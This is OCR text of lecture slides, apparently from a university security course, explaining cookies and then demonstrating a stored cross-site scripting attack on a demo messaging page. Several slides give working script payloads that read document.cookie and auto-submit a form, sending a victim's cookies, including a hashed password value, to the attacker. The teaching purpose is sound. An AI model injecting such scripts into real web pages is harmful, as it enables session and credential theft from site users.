


HTTP is a stateless protocol, cookies add state.


Cookies

- Allows users to have cohesive experience
- When re-enter site, flow from page to page, …
- Authentication
  - Use the fact that the user authenticated correctly in the past to make future authentication quicker
- Personalization
  - Recognize the user from a previous visit
- Tracking
  - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Cookies


Firefox
http://people.eecs.k...~bluo/xss/login.php
people.eecs.ku.edu/~bluo/xss/login.php
Most Visited
Getting Started
Suggested Sites
Web Slice Gallery
Bookmarks
Logout
Page Info - http://people.eecs.ku.edu/~bluo/xss/login.php
Cookies
Search: people.eecs.ku.edu
The following cookies match your search:
Site
Cookie Name
people.eecs.ku.edu
savedname
people.eecs.ku.edu
savedpass
Name: savedname
Content: james
Host: people.eecs.ku.edu
Path: /~bluo/xss/
Send For: Any type of connection
Expires: At end of session
Remove Cookie
Remove All Cookies
Close
Send
james robert test message 1
james robert test message 2

Cookies



Firefox
http://people.eecs.k...~bluo/xss/login.php
people.eecs.ku.edu/~bluo/xss/login.php
Most Visited
Getting Started
Suggested Sites
Web Slice Gallery
Bookmarks
Logout
Page Info - http://people.eecs.ku.edu/~bluo/xss/login.php
Cookies
Search: people.eecs.ku.edu
The following cookies match your search:
Site
Cookie Name
people.eecs.ku.edu
savedname
people.eecs.ku.edu
savedpass
Name: savedpass
Content: %2A42497898A7BE99726310324A6A7C24C98A1D8A3E
Host: people.eecs.ku.edu
Path: /~bluo/xss/
Send For: Any type of connection
Expires: At end of session
Remove Cookie
Remove All Cookies
Close
Send
james robert test message 1
james robert test message 2

Cookies

- JavaScript and Cookies…
- James send this message to Robert:

```
<script>
alert(document.cookie);
</script>
```

Cookies


Firefox
Connecting...
people.eecs.ku.edu/~bluo/xss/login.php
Most Visited
Getting Started
Suggested Sites
Web Slice Gallery
Bookmarks
Logout
Your information
Robert
robert
Send messages
From: robert
To:
Message:
Send
Your Inbox
james
robert
test message 1
test message 2
Transferring data from people.eecs.ku.edu...
savedname=robert;
savedpass=%2AA14C02465C2ED43BDB89ACC6C7213C1D00617758;
__utma=21616289.220832321.1347986660.1363238331.1365989657.5;
__utmz=21616289.1365989657.5.3.utmcsr=courseware.ku.edu|utmccn=
(referral)|utmcmd=referral|utmcct=/webapps/blackboard/content
/listContentEditable.jsp;
__utma=237773076.2039241033.1352350561.1364008553.1364183440.6;
__utmz=237773076.1364008553.5.2.utmcsr=google|utmccn=
(organic)|utmcmd=organic|utmctr=(not%20provided); https%3a
%2f%2fhr.ku.edu%2fpsp%2fhrprd%2femployee%2fhrms%2frefresh=list:
%20%3Ftab%3Dremoteunifieddashboard
%7C%3Frefresh_all_pagelets%3Dremoteunifieddashboard%7C;
__utmc=21616289
OK
Username: robert
Password:
Remember me.
Submit Query

Cookies


- OK, we can use Javascript to access cookies
- So what?

Cookies

- James send this to Robert:

```
<script>
document.getElementById("tou").value="james";
document.getElementById("message").value=document.cookie;
</script>
```

Cookies


Firefox
http://people.eecs.k...~bluo/xss/login.php
people.eecs.ku.edu/~bluo/xss/login.php
Google
Most Visited
Getting Started
Suggested Sites
Web Slice Gallery
Bookmarks
Logout
Your information
Robert robert *A14C02465C2ED43BDB89ACC6C7213C1D00617758 hello, this is robert
Send messages
From: robert
To: james
Message:
savedname=robert;
savedpass=%2AA14C02465C2ED43BDB89ACC6C7213C1D00617758;
__utma=21616289.220832321.1347986660.1363238331.1365989657.5;
__utmz=21616289.1365989657.5.3.utmcsr=courseware.ku.edu|utmccn=(referral)|utmcmd=referral|utmcct=/webapps/blackboard/content/listContentEditable.jsp;
__utma=237773076.2039241033.1352350561.1364008553.1364183440.6;
Send
Your Inbox
james robert test message 1
james robert test message 2
james robert

Cookies


- OK, we can use Javascript to access cookies and forms
- So what?
- Robert will not send the message…
- Let's help him!

Cookies

- James send this to Robert:


```
<script>
document.getElementById("tou").value="james";
document.getElementById("message").value=document.cookie;
document.forms["msg"].submit();
</script>
```

Cookies


Firefox
http://people.eecs.k...~bluo/xss/login.php
people.eecs.ku.edu/~bluo/xss/login.php
Google
Most Visited
Getting Started
Suggested Sites
Web Slice Gallery
Bookmarks
Logout
Your information
Your message has been sent to james.
OK
Transferring data from people.eecs.ku.edu...

Cookies

- James gets Robert's cookies



XSS Attacks

- XSS: cross site scripting


